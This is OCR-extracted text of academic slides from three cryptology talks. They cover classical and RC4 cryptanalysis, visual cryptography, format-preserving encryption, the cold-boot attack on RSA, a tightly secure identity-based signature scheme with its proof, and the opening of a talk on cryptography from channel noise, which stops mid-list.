


Some Problems in Cryptology

BIMAL K. ROY



Indian Statistical Institute
203 Barrackpore Trunk Road
Kolkata 700 108, India

Cryptography – the art of secrecy



Encryption: $E_{k_1}(M) = C$

Decryption: $D_{k_2}(C) = M$

1. If k_1 and k_2 are known, all computations must be *easy*.
2. If k_1 and k_2 are unknown, then even if E, D, C are known, obtaining *any* information about M should be *difficult*!

Secrecy without a key


400 BC, Greece

- ▶ Shave head of Spy
- ▶ Tattoo on Head
- ▶ Grow hair and travel



Secrecy with a key – Early days

Sherlock Holmes: The Adventure of the Dancing Men




Substitution Cipher: Key is a *code book* for substituting letters in the plaintext alphabet with unique characters.

Is this a secure scheme?

Statistical attack on Substitution Cipher

Statistical frequency analysis on a large volume of ciphertext reveals the plaintext if the alphabet has characteristic patterns.



English

E = 12.7%

T = 9.1%

A = 8.2%

O = 7.5%

I = 7.0%


N = 6.7%

Secrecy with a key – Modern times

RC4: Rivest, 1987

ENC: $C = P \oplus K$

DEC: $P = C \oplus K$



Basic goal is to obtain a random stream of bytes K , by

1. creating a random permutation S of $\{0, \dots, 255\}$,
2. and extracting random bytes from S thereafter

Does this really give a random stream of bytes?

Statistical attack on RC4

For a random stream of bytes (decimals 0 to 255), you expect the second output byte to be equal to 0 with probability $1/256$.

However, Mantin and Shamir proved: $P(z_2 = 0) \approx 2/256$

Broadcast attack: Suppose the same message M is sent to a lot of receivers, using RC4 with different keys each time. Thus,

$$C_i = M \oplus K_i = [m_1, m_2, m_3, \dots] \oplus [z_{1i}, z_{2i}, z_{3i}, \dots].$$

Second bytes of C_i are $[m_2 \oplus z_{2i}]$, where $P(z_{2i} = 0) \approx 2/256$

This reveals the message byte m_2 for enough ciphertexts!

Main tools for Cryptanalysis

Statistics

- ▶ Frequency analysis in case of Substitution Cipher
- ▶ Analysis of statistical bias in case of RC4

Combinatorics

- ▶ Combinatorial approach to find suitable paths in proving statistical biases in RC4, and other stream ciphers.

How do we safeguard our systems?

Strong systems

- ▶ Provable security: Build strong modes of operations and protocols using strong primitives which are based on reasonable and sound security assumptions.

Strong primitives


- ▶ Stream Ciphers: Pseudo-random bit generator (PRBG)
- ▶ Block Ciphers: Pseudo-random permutation (PRP)

The security notion is to make the randomness of the stream and block ciphers *indistinguishable* from that of an unbiased coin tossed independently over arbitrarily many instances.


Visual Cryptography

Conceptualised by Naor and Shamir, in 1994

- ▶ Secret sharing scheme with n participants, 1 secret image
- ▶ Secret image to be split into n shadow images called shares
- ▶ Certain qualified subsets of participants can recover the secret
- ▶ Other forbidden sets of participants have no information



Sharing for a single Black Pixel



Sharing for a single White Pixel

Problem Statement

Construct a (m, n) Visual Cryptography Scheme (VCS) such that

- ▶ There are n participants and 1 secret image
- ▶ Secret image to be split into n shadow images called shares
- ▶ Any m -subset of participants can recover the secret
- ▶ No t -subset of participants can recover the image if $t < m$

In particular, we will construct a $(2, n)$ -VCS in this talk.

Metric: Relative Contrast

If $(2, n)$ -VCS has basis matrices S^0, S^1 and pixel expansion m , then relative contrast for participants in subset X is given by $\alpha_X(m) = \frac{1}{m}(w(S_X^1) - w(S_X^0))$.

PBIBD applied to VCS

Visual outcome of $(6, 4, 2, 3, 0, 1)$ -PBIBD to $(2, 6)$ -VCS

Secret image: **VT**

One Share

Share 1:



Share 2:



Share 6:



Two Shares

Shares 1 & 6:



Shares 1 & 2:




Relative contrast is

$\frac{1}{2}$ for 1 & 6 and $\frac{1}{4}$ for 1 & 2

VCS for Access Control

Secret is revealed *only* by the approved sets.

Example : {Boss + Customer} or {Both Managers + Customer}



$$\text{Boss} + \text{Customer} = \text{INRIA}$$

$$\text{Manager 1} + \text{Customer} = \text{[Redacted]}$$

$$\text{Manager 2} + \text{Customer} = \text{[Redacted]}$$

$$\text{Manager 1} + \text{Manager 2} + \text{Customer} = \text{INRIA}$$

Data Obfuscation

- ▶ Owner of a large database lends it for public use. The user is allowed to run restricted set of queries on data items.
- ▶ Owner's goal is to prevent the user from deriving any further information from the database, than what is derivable from the allowed set of restricted queries.

Data Obfuscation is a type of data masking where some useful information about the complete dataset remains even after hiding the individual sensitive information.

Data Obfuscation

The problem:

- ▶ User requires the original database to test applications.
- ▶ Owner requires privacy of certain columns (attributes).

Potential solution:

- ▶ Encrypt data of the private columns. It requires a short (128 bit, say) random key which remains secret with the owner.

Problem with traditional encryption modes is that they are not format preserving. For example, AADHAAR number 4580 5000 8000 encrypts to **** under 256-bit AES ECB mode. Thus, if the user application accessing the AADHAAR field has check and validation for 12-digit AADHAAR number, it simply fails.

Data Obfuscation

Format Preserving Encryption

- ▶ Mode of encryption where format of ciphertext is same as that of the plaintext. That is, the encryption behaves as a permutation on the domain of the plaintext.
- ▶ Example : 12-digit AADHAAR number maps to 12-digit AADHAAR number, or 16-digit credit card number maps to 16-digit credit card number.

Objectives of Data Obfuscation


- ▶ Minimize risk of disclosure while providing access to the data.
- ▶ Maximize the analytical usefulness of the accessible data.

To understand cryptographic systems better, one needs to understand that operational platform of the algorithms

Here is where Engineering comes into the picture.

ColdBoot attack on RSA

Data remanence is a huge problem in cryptographic applications.
Example : Think of a Computer Memory that erases, but slowly.



Any form of residual cryptographic data may be sensitive!

ColdBoot attack on RSA

Idea of the attack

- ▶ RSA cryptosystem uses modulus $N = pq$ where the security depends on the hardness of factoring N .
- ▶ PKCS#1 standard for RSA mandates the storage of p, q and other RSA secret keys in the memory during operation.
- ▶ A clever attacker can retrieve partial information about the RSA secret keys from a decaying computer memory.

If you get about 30% bits of the primes p, q , you can factorize N .


THANK YOU

Signature Scheme Without Forking-Lemma

C. Pandu Rangan

Professor,
Indian Institute of Technology,
Chennai, India-600036.

Provable Security by Reduction



- If Forger can produce a forgery in polynomial time, then the hard problem can also be solved in polynomial time. This contradiction implies *UNFORGEABILITY*

Loose Security Reduction

- Forking Lemma \Rightarrow Loose and Inefficient Reduction.
- The index-calculus method of breaking the discrete-log problem works in time about $O(\exp(\sqrt[3]{|p|}))$. Hence, a factor of α increase in the security parameter implies a α^3 increase in the length of the modulus p .

Tightness of Security Reduction and Its Implication

Let λ be the size with which the hard problem is assumed to be secure.
Let $\hat{\epsilon}$ be the advantage of C solving HP in time \hat{t} with the aid of forking lemma


- **Tight Reduction :**

- $\epsilon' \approx \epsilon$
- $t \approx t'$
- *Impact* : The signature scheme is secure with the key size $\lambda' = \lambda$.


- **Loose Reduction :**

- $\hat{\epsilon} \gg \epsilon$
- $\hat{t} \gg t$
- *Impact* : The signature scheme is secure with the key size $\lambda' = \lambda \cdot \sqrt[3]{\lambda}$
(Note : For, $\lambda = 1024 = 2^{10}$, loose reductions requires $\lambda' = 1024 * \sqrt[3]{2^{10}} \approx 8000$. This makes a scheme highly impractical.)


Security Model for Signature Schemes




Security Model for Signature Schemes




Security Model for Signature Schemes



Security Model for Signature Schemes



Security Model for Signature Schemes



PKI Based Signature Scheme

Setup:

- \mathbb{G}_1 is an additive group and \mathbb{G}_2 be a multiplicative group of prime order p .
- $P \in_R \mathbb{G}_1$ be the generator of \mathbb{G}_1
- $\hat{e} : \mathbb{G}_1 \times \mathbb{G}_1 \rightarrow \mathbb{G}_2$ be a bilinear map
- Cryptographic hash functions used,

$$H_1: \{0,1\}^{l_m} \times \mathbb{G}_1 \rightarrow \mathbb{G}_1 \text{ and } H_2: \{0,1\}^{l_m} \times \mathbb{G}_1 \rightarrow \mathbb{Z}_p$$

PKI Based Signature Scheme

KeyGen:

- Private Key, $SK_A = \langle s_1, s_2 \rangle \in \mathbb{Z}_p$.
- Public Key, $PK_A = \langle P_1, P_2 \rangle = \langle s_1 P, s_2 P \rangle$

PKI Based Signature Scheme

Sign:

- $r \in_R \mathbb{Z}_p$.
- $Y_m = rP_2 \in \mathbb{G}_1$.
- $X_m = rH_1(m, Y_m) \in \mathbb{G}_1$.
- $q_m = H_2(m, X_m) \in \mathbb{Z}_p$.
- $d_m = q_ms_1 + rs_2 \bmod p$.
- The signature $\sigma = \langle d_m, X_m \rangle$

PKI Based Signature Scheme

Verify:

- $q_m = H_2(m, X_m)$ and $Y_m = d_m P - q_m P_1$.
- If $\hat{e}(X_m, P_2) \stackrel{?}{=} \hat{e}(H_1(m, Y_m), Y_m)$ holds, then signature is "Valid" .
- Otherwise, "Invalid"
- **Correctness :**


$$\begin{aligned} \text{LHS} = \hat{e}(X_m, P_2) &= \hat{e}(rH_1(m, Y_m), P_2) = \hat{e}(H_1(m, Y_m), rP_2) = \\ &\hat{e}(H_1(m, Y_m), Y_m) = \text{RHS}. \end{aligned}$$

Theorem


Suppose $(\mathbb{G}_1, \mathbb{G}_2)$ be a (τ, t', ε') -GDH group pair of order p . Then the $\text{Basic}_{\text{Sign}}$ signature scheme on $(\mathbb{G}_1, \mathbb{G}_2)$ is $(t, q_{\text{Sign}}, q_{H_1}, q_{H_2}, \varepsilon)$ -secure against existential forgery under adaptive chosen-message attack in the random oracle model, for all t and ε , that satisfies

$$\varepsilon \leq \varepsilon' \text{ and } t \geq t' - (q_{H_1} + q_{H_2} + q_{\text{Sign}} + \mathcal{O}(1))$$


Security Proof




Security Proof




Security Proof



Security Proof



Security Proof



Solving the Hard Problem Using Forgery

For the system the public key is $(P_1, P_2) = (aP, s_2P)$ and secret key (a, s_2) . Here a is not known to \mathcal{C} but s_2 is chosen by \mathcal{C} . For the message m^* , the forgery (X_m^*, d_m^*) is produced by forger \mathcal{F} and given to \mathcal{C} . (X_m^*, d_m^*) is a valid forgery implies that,

$$\hat{e}(X_m^*, P_2) = \hat{e}(H_1(m^*, Y_m^*), Y_m^*) \quad (1)$$

where,

$$Y_m^* = d_m^* P - q_m^* P_1 \quad (2)$$

and

$$q_m^* = H_2(m^*, X_m^*) \quad (3)$$

Note that \mathcal{C} can compute q_m^* and Y_m^* and using this \mathcal{C} can obtain the value,

$$H_1(m^*, Y_m^*) = h^* bP \quad (4)$$

for same h^* known to \mathcal{C} .

Solving the Hard Problem Using Forgery

From equation (1), it follows that there exists a value r^* satisfying,

$$X_m^* = r^* H_1(m^*, Y_m^*) \quad (5)$$

and

$$Y_m^* = r^* P_2 \quad (6)$$

Using equation (4) and (5), \mathcal{C} concludes that,

$$X_m^* = r^* h^* bP \quad (7)$$

Note that in equation (7), \mathcal{C} knows h^* , but \mathcal{C} does not know r^* and b . However, \mathcal{C} knows bP as bP (GDH problem).

Using equation (2) and (6), \mathcal{C} concludes that ,

$$r^* P_2 = d_m^* P - q_m^* P_1$$

That is,

$$r^* s_2 P = d_m^* P - q_m^* aP$$

which implies that,

$$d_m^* = a q_m^* + s_2 r^* \quad (8)$$

Solving the Hard Problem Using Forgery

Now, \mathcal{C} computes,

$$\delta = \frac{1}{q_m^*} \left(d_m^*(bP) - \frac{s_2}{h^*} X_m^* \right) \quad (9)$$

Observe that δ can be computed by \mathcal{C} because \mathcal{C} knows the values q_m^* , h^* , s_2 and bP , and d_m^* and X_m^* are the components of the forgery produces by forger \mathcal{F} and given to \mathcal{C} .

In fact,

$$\begin{aligned} \delta &= \frac{1}{q_m^*} \left(d_m^*(bP) - \frac{s_2}{h^*} X_m^* \right) \\ &= \frac{1}{q_m^*} \left((aq_m^* + s_2 r^*)(bP) - \frac{s_2}{h^*} r^* h^*(bP) \right) \text{ from (7) and (8).} \\ &= \frac{1}{q_m^*} (aq_m^*(bP)) \\ &= abP. \end{aligned}$$

Thus, we have shown that there is no forgery possible in polynomial time with non negligible advantage.

Importance of Basic Signature Scheme(PKI based)

- The existing ID-based private key constructs cannot be directly used for designing **Deterministic ID-Based Signature** scheme with tighter security.
- Also, the existing PKI based signature schemes cannot be directly used for deriving new **ID-based private keys**, which yields tightly secure ID-based deterministic signature scheme.
- The new PKI based signature scheme can be used to derive a new type of ID-based private key, which helps in designing a deterministic ID-based signature scheme with tight security.

Identity Based Signature Scheme

Setup:

- $(\mathbb{G}_1, \mathbb{G}_2)$ be groups with same prime order p
- \hat{e} be a bilinear map defined by $\mathbb{G}_1 \times \mathbb{G}_1 \rightarrow \mathbb{G}_2$.
- Hash functions used : $H_1 : \{0, 1\}^{l_1} \times \mathbb{G}_1 \rightarrow \mathbb{G}_1$,
 $H_2 : \{0, 1\}^{l_1} \times \mathbb{G}_1 \rightarrow \mathbb{Z}_p$ and $H_3 : \{0, 1\}^{l_m+1} \times \{0, 1\}^{l_1} \rightarrow \mathbb{G}_1$,
where l_1 is the size of the identity string and l_m is the size of the message.
- $s_1, s_2 \in \mathbb{Z}_p$ and $P \in \mathbb{G}_1$
- $P_1 = s_1 P \in \mathbb{G}_1$, and $P_2 = s_2 P \in \mathbb{G}_1$.
- Master public key : (P_1, P_2) .
- Master private key : (s_1, s_2) .
- *Params* : $\langle G_1, G_2, p, \hat{e}, P_1, P_2, H_1, H_2 \rangle$

Identity Based Signature Scheme

Extract :

- $r_A \in_R \mathbb{Z}_q^*$
- $Y_A = r_A P_2 \in \mathbb{G}_1$
- $H_A = H_1(ID_A, Y_A)$ and set $X_A = r_A H_A \in \mathbb{G}_1$.
- $d_A = s_1 q_A + s_2 r_A \bmod p$, where $q_A = H_2(ID_A, X_A)$.
- Private key of user \mathcal{A} is $D_A = \langle d_A, X_A, Y_A \rangle$.

Identity Based Signature Scheme

Sign :

- $H_m = H_3(m \parallel \lambda, ID_A)$.
- $V = d_A H_m$.
- Signature is $\sigma = \langle V, \lambda, X_A, Y_A \rangle \in \mathbb{G}_1^3$.

Identity Based Signature Scheme

Verify :

- $q_A = H_2(ID_A, X_A)$
- $H_A = H_1(ID_A, Y_A)$
- $H_m = H_3(m || \lambda, ID_A)$ and check,

$$\hat{e}(V, P) \stackrel{?}{=} \hat{e}(H_m, q_A P_1 + Y_A) \text{ --- (1)}$$

$$\hat{e}(X_A, P_2) = \hat{e}(H_A, Y_A) \text{ --- (2)}$$

- If both the check passes, then the signature is “Valid”; Otherwise “Invalid”

Correctness :

$$\begin{aligned} \text{LHS} = \hat{e}(V, P) &= \hat{e}(d_A H_m, P) = \hat{e}((q_A s_1 + r_A s_2) H_m, P) \\ &= \hat{e}(H_m, (q_A s_1 + r_A s_2) P) = \hat{e}(H_m, q_A P_1 + r_A P_2) \\ &= \hat{e}(H_m, q_A P_1 + Y_A) = \text{RHS} \end{aligned}$$

and also, for equation (2)

$$\text{LHS} = \hat{e}(X_A, P_2) = \hat{e}(r_A H_A, P_2) = \hat{e}(H_A, r_A P_2) = \hat{e}(H_A, Y_A) = \text{RHS.}$$

Theorem

Let $(\mathbb{G}_1, \mathbb{G}_2)$ be a $(\tau_1, t_1, \varepsilon_1)$ GDH group pair of order p then the identity based deterministic signature scheme on $(\mathbb{G}_1, \mathbb{G}_2)$ is $(t_2, q_s, q_{H_1}, q_{H_2}, q_{H_3}, \varepsilon_2)$ - secure against existential forgery under an adaptive chosen message attack in random oracle model, for all t_2 and ε_2 satisfying:

$$\varepsilon_2 \geq 2q_{H_1}\varepsilon_1 \text{ and } t_2 \leq t_1 - (q_{H_1} + q_{H_2} + q_{H_3} + 2q_s + \mathcal{O}(1))$$

Here, q_H is the total number of identities generated.

Tightness Comparison with the Existing Scheme

Scheme	Tightness		Implication on size of $ p $		Overall	Type
	Key	Sign	Key Size	Sign Size		
Herranz	NT	NT	$8*1000=8000^\dagger$	$2*8000=16000$	8000	D
Ours	T	T	1000	$3*1000=3000$	1000	D

T - Tight,

NT - Not Tight (uses forking-lemma),

P - Probabilistic Signature,

D - Deterministic Signature,

† - The eight fold increase is due to loose reduction through forking lemma.

- The new ID-Based signature can be used to generate compact aggregate signatures using smaller security parameter values.
- Let $m_1, m_2, \dots, m_{\hat{t}}$ be the messages signed by users $ID_1, ID_2, \dots, ID_{\hat{t}}$. If $ID_1 = ID_2 = \dots = ID_{\hat{t}}$ (messages $m_1, m_2, \dots, m_{\hat{t}}$ signed by same user), then our signature will yield full aggregation.

Publication Details

Title of the paper : Identity-Based Deterministic Signature Scheme without Forking-Lemma

Work Published in : IWSEC 2011

Publisher : Springer LNCS

Authors : S. Sharmila Deva Selvi, S. Sree Vivek, C. Pandu Rangan

Award : Best Student Paper Award

Thank you for your attention.

Cryptography from Channel Noise

Kannan Srinathan
IIIT-Hyderabad

Structure of the Talk

- What is Cryptography?
 - How Does Crypto Work?
 - The Magic of Channel Noise!
-

CRYPTOGRAPHY

What's it?

Crypto is a *Fantastic* Story Because ...

... no other field of science has ever
had to so brazenly circumvent logical
no-go theorems ...

Sample No-Goes

- Illustrating Logical No-Go (Russell's Paradox): Let S be the set of all sets that do not contain itself? Does S belong to S ?

Ans: Yes *and* No!

1. Should the machine know your *password*?

Ans: Yes (for checking) *and* No (for secrecy)

2. Can you spend your digital cash?

Ans: Yes (the original) *and* No (the copies)

3. Should there be CCTV cameras?

Ans: Yes (for policing) *and* No (for privacy)

Crypto is *Fascinating* Because ...

... no other field of science has so
pleasingly succeeded in circumventing
logical no-go theorems ...

(S)ample “Successes” against Logical Impossibilities

1. Compression *without* Collision!
 2. Authenticity *with* Anonymity!
 3. Blinding *but* Binding!
 4. Answering correctly *without* knowing the Query!
 5. Alice proves (some true statement) to Bob but Bob *cannot* prove it to Charlie!
 6. Privacy Preserving Personalization!
-

It is naturally *Fundamental* Because ...

... cryptography has *famously* extended its success story by revolutionarily circumventing logical no-go theorems in ***other areas*** too!

Founding Members of the Association on “Beneficiaries of Cryptography”

[Ironically, they are also the prominent members of the Club that Cryptography Benefits From!]

- Coding Theory
 - Detecting 100% adversarial noise is feasible!
 - Distributed Computing
 - **BLOCKCHAINS!**
 - Mathematics
 - $IP = PSPACE = ZKP = QIP!$
 - Algorithms
 - Nice to have hard problems too!
 - Cryptography
 - Cryptography, though logically impossible, is feasible!
 - Quantum Computing
 - Is *inspired* by Shor's Integer Factorization algorithm
-

How Does Crypto Work?

Anomalous Adversarial Interference

(S)ample Examples of Advantageous Adversity

- Randomized Algorithms
- Game Theory and Byzantium
- Provable Security
- Secure Communication in a Noisy Channel

Some Famous Adversities

- **Logical Adversity**

- Eg. Conservative Assumptions

- **Computational Adversity**

- Eg. Limited resources

- **Physical Adversity**

- Eg. Quantum and Relativistic Mechanics

- **Practical Adversity**

